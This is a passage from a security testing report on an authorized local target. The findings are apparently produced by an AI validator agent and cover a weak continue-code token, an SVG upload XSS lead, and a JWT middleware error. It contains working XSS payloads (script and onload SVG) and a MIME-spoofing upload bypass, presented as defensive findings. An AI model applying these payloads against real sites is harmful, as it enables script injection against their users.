Weak/predictable continue-code token: a short hashids-style integer-list encoding with a fixed in-source salt, returned unauthenticated by GET /rest/continue-code and /rest/continue-code-fixIt, stored client-side in a non-HttpOnly cookie, and accepted unauthenticated by the apply endpoint as a bearer credential for restoring challenge progress. Not positively forged in-band this run; flagged for manual verification of the fixed-salt hypothesis.

Reproduction

1. Unauthenticated GET /rest/continue-code → code returned (ev-mtomb847-8k).
2. analyze_session shows the code in a non-HttpOnly continueCode cookie (ev-mtomjb18-8t).
3. Unauthenticated PUT /rest/continue-code/apply/<code> → "7 solved challenges have been restored." (ev-mtompckp-91).
4. Garbage code control → 404 Invalid continue code (ev-mtomstoa-96).
5. Forged fixIt candidates (raw id, base64 with offset) all rejected → forgery NOT proven in-band; suspected pending salt verification.

Evidence

Evidence ev-mtomstoa-96 — withheld from public sample

Evidence ev-mtompckp-91 — withheld from public sample

SUSPECTED

MEDIUM

58. [xss-stored] Uploaded active content — browser execution

unverified

Screen: s-0029

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): Uploaded content was accepted; the cited evidence does not establish browser script execution with a clean control and two execution replays.

Uploaded content was accepted; the cited evidence does not establish browser script execution with a clean control and two execution replays. Treat this as an upload-validation observation and an XSS lead, not confirmed Stored XSS. Serving script-bearing bytes as an image does not itself demonstrate execution.

Reproduction

1. CONTROL: POST /rest/memories with field "image", truthful Content-Type image/svg+xml containing a benign SVG – rejected 500 'Error: Invalid mime type' (ev-mtovcvhz-ux). 2. PAYLOAD: POST /rest/memories field "image", filename qx-xss-marker.svg, declared Content-Type: image/jpeg, body <svg><script>alert("QX-XSS-MARKER")</script></svg> – accepted 200 with imagePath (ev-mtovdf2e-uy). 3. REPLAY #2: same bypass with second marker file qx-xss2.svg – accepted 200 (ev-mtovguid-v0). 4. FETCH: GET /assets/public/images/uploads/qx-xss-marker.svg-1788642180205.jpg returns the SVG/script verbatim with content-type image/jpeg (ev-mtovdi29-uz); the HTML+script variant returns verbatim too (ev-mtovhvl6-v5). The mime lie (image/jpeg header over SVG/HTML script content) defeats the filter; script-bearing files are stored and served unmodified.

Evidence

Evidence ev-mtovcvhz-ux — withheld from public sample

Evidence ev-mtovdf2e-uy — withheld from public sample

Evidence ev-mtovguid-v0 — withheld from public sample

SUSPECTED**MEDIUM**

59. [session] JWT verification failure on /api/Challenges/{id}: middleware rejects the app's own freshly-minted valid token with a crypto DECODER error

Screen: s-0085

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): Presenting the app's own freshly-minted admin token to /api/Challenges/2 produces a 401 whose error text is a Node crypto failure ("error:1E08010C:DECODER routines::unsupported"), while the no-auth control on the same route produces a DIFFERENT 401 ("No Authorization header was found") — the crypto-error marker appears only when a structurally valid token is processed. The same token is accepted (200) on auth-required /rest/basket/6 (and correctly 401'd there without it), proving the token is valid and the /api/* middleware is the failing component — a route-class-dependent token-acceptance inconsistency that blocks conclusive access-control testing on this screen.

The auth middleware on /api/Challenges/{id} fails JWT verification with a Node crypto error (error:1E08010C:DECODER routines::unsupported) even when presented with a token freshly minted by the app's own /rest/user/login endpoint (admin, RS256-signed, structurally valid). The SAME session token is accepted (HTTP 200) on the auth-required /rest/basket/6 route and correctly rejected (HTTP 401 "No Authorization header was found") when absent there. This is a reproducible route-class-dependent token-acceptance inconsistency: the /api/* detail-route middleware appears unable to verify tokens the issuer just signed, while /rest/* middleware accepts them. Effect: legitimate users are locked out of the challenge detail API (availability), and conclusive access-control testing (IDOR/auth-bypass) on this screen is blocked — every authed attempt 401s with a crypto error rather than returning the object.

Reproduction

1. POST /rest/user/login with valid admin credentials → 200 with a fresh RS256 Bearer token (evidence ev-mtpbyir6-29d).
2. GET /api/Challenges/2 with "Authorization: Bearer <that fresh token>" → 401 UnauthorizedError: error:1E08010C:DECODER routines::unsupported (evidence ev-mtpbyps6-29e), reproducibly across 8+ attempts (ev-mtpbyps6-29e, ev-mtpbzwt8-29f, ev-mtpbzx1l-29g, ev-mtpbzxpv-29j, ev-mtpbxrvo-29b).
3. GET /api/Challenges/2 with NO auth → 401 "No Authorization header was found" (evidence ev-mtpbzxhq-29i) — note the DIFFERENT error text; the crypto-error marker appears only in step 2's response.
4. Same session, GET /rest/basket/6 → 200 {"status":"success","data":{"id":6,...,"UserId":25,...}} (evidence ev-mtpc7zm3-29r).
5. Same URL /rest/basket/6 with no auth → 401 "No Authorization header was found" (evidence ev-mtpc84cy-29s), proving /rest/* auth is genuinely enforced and the 200 in step 4 is a real auth pass.

Evidence

Evidence ev-mtpbzxhq-29i — withheld from public sample

Evidence ev-mtpbyps6-29e — withheld from public sample

SUSPECTED**INFO**

60. [qa?] [xss-stored] Stored SVG with active onload handler persisted in the image upload store, served with a wrong (image/jpeg) content type

Screen: s-0154

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Anomaly (why this is a lead): adversarial review — 2/2 skeptics judged false positive: The positive merely echoes the submitted SVG payload back as a 132-byte response with Content-Type: image/jpeg, which browsers will not execute as script (no text/html or image/svg+xml context, no `unescape` | The SVG payload is only echoed back with

⚠️ **LIKELY FALSE POSITIVE** — findings QA: adversarial review — 2/2 skeptics judged false positive: The positive merely echoes the submitted SVG payload back as a 132-byte response with Content-Type: image/jpeg, which browsers will not execute as script (no text/html or image/svg+xml context, no `unescape` | The SVG payload is only echoed back with The asset store at /assets/public/images/uploads/ persists attacker-supplied SVG markup and serves it byte-identical with Content-Type: image/jpeg and no CSP on any of the three roles (admin, user1, user2) or unauthenticated. Requests EV-mtpztgsl-u5 (admin) and EV-mtpzv7pn-uj (no cookie, no bearer) each return the raw markup `<svg xmlns="http://www.w3.org/2000/svg" onload="alert('verdict-svg-replay-1')"><text>verdict-svg-replay-1</text></svg>` (132 bytes, EV-mtpzto2t-u6 identical). A benign control path without an upload (EV-mtpztob8-u7) instead returns the SPA shell — the active SVG markup is unique to the stored payload. The onload handler therefore lands in a live SVG document context on every fetch. The real-browser render probe could not execute it (the tool's detector failed, not the response), so execution is unproven this run; the persistent active-SVG store with an anonymous-reachable read path is the confirmed hole.

Reproduction

```
1) GET the uploaded asset /assets/public/images/uploads/verdict-svg-replay-1.svg.jpg-1788706825168.jpg → the response body is active SVG markup with an onload handler, mislabeled image/jpeg. 2) Fetch it again and as an anonymous user – byte-identical active markup every time (persistent store, not a reflection). 3) Control: a non-existent path under /assets/ returns the SPA shell instead of the markup, and no XSS probe elsewhere confirms an escaped reflection – the markup is genuinely stored.
```

Evidence

Evidence ev-mtpztob8-u7 — withheld from public sample

Evidence ev-mtpztgsl-u5 — withheld from public sample

Evidence ev-mtpzto2t-u6 — withheld from public sample

Evidence ev-mtpzv7pn-uj — withheld from public sample